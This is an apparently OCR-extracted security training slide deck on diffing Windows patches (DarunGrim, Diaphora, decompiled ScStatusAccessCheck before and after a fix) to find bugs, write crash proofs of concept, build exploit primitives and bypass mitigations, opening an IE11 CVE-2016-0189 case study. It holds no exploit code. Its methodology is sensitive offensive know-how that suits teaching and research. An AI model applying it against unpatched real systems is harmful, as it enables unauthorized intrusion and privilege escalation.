
Tools: DarunGrim


T:\mat\Projects\Research\Tools\Binary\StaticAnalysis\DarunGrim2\src\TestCase\MS09-025-Important Vulnerabilities in Windows Kernel Could Allow El...
File
Graphs
Help
_NtUserDrawIconEx@44
_NtUserDrawIconEx@44
ListOfMatches
Functions
Blocks


	Original	Patched	Match	Type	Fingerprint(Original)	Fingerprint(Patched)	Parent(Orig...	Parent(Patc...
□		BF909A43				7a01102030 27a0102...		
□		BF909838				7a0102040242010...		
□	BF8374AC	BF837402				d801020102		
□	BF8374FE	BF837572	63%	Tree	7a010204027a0102...	7a0102040242010...	BF8374BD	BF837531
□	BF8374C3	BF837527	100%	Fingerp...	07040205020805 02...	07040205020805 82...	0	0
□	BF8374BD	BF837531	100%	Tree	d204000500	d204000500	BF837488	BF8374FC
□	BF83748C	BF837502	100%	Fingerp...	9f04020f8402 8f040...	9f04028f840 28f040...	0	0
□	BF837488	BF8374FC	100%	Tree	1b04020502	1b04020502	BF837467	BF8374D8
□	BF8374A6	BF837522	100%	Tree	1007027a0102010...	1007027a0102010...	BF83748E	BF837502
□	BF837467	BF8374D8	100%	Fingerp...	[illegible]	[illegible]	0	0

- Made by Jeongwook Oh
- Supports MS patch diffs nicely
  - Auto-extract
  - Auto-symbol

Tools: Diaphora



Line	Address	Name	Address 2	Name 2	Ratio	Description
00011	000583b4	_UlpBuildMultiRangeMdlChainFromSl...	00058e3c	_UlpBuildMultiRangeMdlChainFromSl...	0.319249	Perfect match, same name
00010	00057c17	_UlAdjustRangesToContentSize@12	000570cc	_UlAdjustRangesToContentSize@12	0.375510	Perfect match, same name
00009	00057381	_UlpDuplicateChunkRange@24	00056ee0	_UlpDuplicateChunkRange@24	0.432000	Perfect match, same name
00012	00058f01	_UlpBuildSingleRangeMdlChainFrom...	000598af	_UlpBuildSingleRangeMdlChainFrom...	0.800000	Perfect match, same name
00005	00025b22	_UlpCompleteCacheSliceBuild@12	00025a71	_UlpCompleteCacheSliceBuild@12	0.941176	Perfect match, same name
00007	0002db96	_HttpVerifyUnicodeToken@8	0002db27	_HttpVerifyUnicodeToken@8	0.956140	Perfect match, same name
00003	00060420	UlpBuildCacheEntry	00060207	UlpBuildCacheEntry	0.972973	Bytes hash and names
00008	0002dd2a	_HttppPostValidateHostname@8	0002dcbb	_HttppPostValidateHostname@8	0.978723	Perfect match, same name
00002	0005e4bc	UlAllocateCacheTracker	0005e2a3	UlAllocateCacheTracker	0.981818	Bytes hash and names
00001	00020001	UlpDeleteVariantList	0001ff91	UlpDeleteVariantList	0.987013	Bytes hash and names
00004	00017fc8	_UxFreeOpaqueIdEx@16	00017f56	_UxFreeOpaqueIdEx@16	0.989011	Perfect match, same name
00006	0002c1b2	_UlpGetCacheHitLogLineSizeForW3...	0002c101	_UlpGetCacheHitLogLineSizeForW3...	0.989247	Perfect match, same name
00000	0001ed3d	UlpCalculateErrorRecordSize	0001eccd	UlpCalculateErrorRecordSize	0.995816	Bytes hash and names



```
MACRO_ERROR_CODE __stdcall ScStatusAccessCheck(DWORD ReturnLength)
{
  struct_ServiceRecord *ServiceRecord; // esi@1
  HANDLE hThread; // eax@3
  struct_WPP_GLOBAL_Control **wppControl; // ebx@4
  LUID *luidToCheck; // eax@7 MAPDST
  MACRO_ERROR_CODE result; // eax@15 MAPDST
  TOKEN_STATISTICS TokenInformation; // [sp+8h] [bp-44h]@4
  LUID systemLuid; // [sp+40h] [bp-Ch]@7
  HANDLE TokenHandle; // [sp+48h] [bp-4h]@1

  ServiceRecord = (struct_ServiceRecord *)ReturnLength;
  TokenHandle = 0;
  if ( !ReturnLength || *(_DWORD *)(ReturnLength + 28) )
  {
    result = RpcImpersonateClient(0);
    if ( result )
    {
      ScLogImpersonateFailureEvent(result);
    }
    else
    {
      hThread = GetCurrentThread();
      if ( OpenThreadToken(hThread, 8u, 1, &TokenHandle) )
      {
        wppControl = &WPP_GLOBAL_Control;
        if ( GetTokenInformation(TokenHandle, TokenStatistics, &TokenInformation,
        {
          systemLuid.HighPart = 0;
          systemLuid.LowPart = 0x3E7;
          if ( TokenInformation.TokenType == TokenImpersonation
            && TokenInformation.ImpersonationLevel < SecurityImpersonation



            || (ServiceRecord ? (luidToCheck = &ServiceRecord->ImageRecord-
>AccountLuid) : (luidToCheck = &systemLuid),
                TokenInformation.AuthenticationId.LowPart != luidToCheck->LowPart
             || (ServiceRecord ? (luidToCheck = &ServiceRecord->ImageRecord-
>AccountLuid) : (luidToCheck = &systemLuid),
                 TokenInformation.AuthenticationId.HighPart != luidToCheck->HighPa
          {
            ReturnLength = ERROR_ACCESS_DENIED;
          }
          else
          {
            ReturnLength = NO_ERROR;
          }
```


```
MACRO_ERROR_CODE __stdcall ScStatusAccessCheck(DWORD ReturnLength)
{
  struct_ServiceRecord *ServiceRecord; // esi@1
  HANDLE hThread; // eax@3
  struct_WPP_GLOBAL_Control **wppControl; // ebx@4
  LUID *luidToCheck; // eax@6 MAPDST
  MACRO_ERROR_CODE result; // eax@14 MAPDST
  TOKEN_STATISTICS TokenInformation; // [sp+8h] [bp-44h]@4
  LUID systemLuid; // [sp+40h] [bp-Ch]@5
  HANDLE TokenHandle; // [sp+48h] [bp-4h]@1

  ServiceRecord = (struct_ServiceRecord *)ReturnLength;
  TokenHandle = 0;
  if ( !ReturnLength || *(_DWORD *)(ReturnLength + 28) )
  {
    result = RpcImpersonateClient(0);
    if ( result )
    {
      ScLogImpersonateFailureEvent(result);
    }
    else
    {
      hThread = GetCurrentThread();
      if ( OpenThreadToken(hThread, 8u, 1, &TokenHandle) )
      {
        wppControl = &WPP_GLOBAL_Control;
        if ( GetTokenInformation(TokenHandle, TokenStatistics, &TokenInformation,
        {
          systemLuid.HighPart = 0;
          systemLuid.LowPart = 0x3E7;
          if ( ServiceRecord )
            luidToCheck = &ServiceRecord->ImageRecord->AccountLuid;
          else
            luidToCheck = &systemLuid;
          if ( TokenInformation.AuthenticationId.LowPart != luidToCheck->LowPart
            || (ServiceRecord ? (luidToCheck = &ServiceRecord->ImageRecord-
>AccountLuid) : (luidToCheck = &systemLuid),



                TokenInformation.AuthenticationId.HighPart != luidToCheck->HighPa
          {
            ReturnLength = ERROR_ACCESS_DENIED;
          }
          else
          {
            ReturnLength = NO_ERROR;
          }
```

Actively maintained

Deeply integrated with IDA Pro

Pseudo-code diff

Spot the difference!



Suspicious functions

CVE/KB descriptions of the fixed bugs

Usually not that many changes within a month

Compare side-by-side using hex-rays!

Root cause analysis

> What do we control?

> What checks were added?

> What are the cross-references?
>
> > How do we get here?

Step 5: Write a crashing PoC

Prove that we understand the bug

Give us something to start with for developing a full exploit

Determine the exploitability of the bug

Proof-of-Concept

- Baby steps
  - Code up a small PoC to trigger and confirm the bug
  - Stick with the minimal snippet necessary

- Is it exploitable
  - Not all bugs are exploitable
  - Some are easier to exploit than others

Step 6: Write an exploit

Debugging environment

Exploitation primitives

Mitigation bypass

Debugging environment

- It’s crucial to have a working, repeatable debugging env
  - VMWare makes it easy to debug kernel
  - Windbg. Use it more
  - When in doubt, breakpoint and examine
- Have as many logs as possible
  - Crash logs, core dumps

Exploit primitives

Memory corruption bugs

> Almost always want to achieve *READ_WRITE_ANYWHERE*
>
> > If not directly possible, use limited primitives to obtain full primitives

Logic bugs

> Look for ways to bypass security policy or achieve privilege escalation
>
> > Nicer, since usually 100% reliable


Mitigations

- What security mitigations are there?
  - NX (DEP), ASLR, Stack cookie, CFG, SMEP, SMAP
  - Input filtering, sanitization, ACL (e.g., sandbox)

How would we jump over each hurdle?

Case Study #1

Internet Explorer 11 (vbscript.dll)
May, 2016 (MS16-051, CVE-2016-0189)



Microsoft Security Bulletin MS16-051 - Critical

Cumulative Security Update for Internet Explorer (3155533)

Published: May 10, 2016

Version: 1.0

Executive Summary

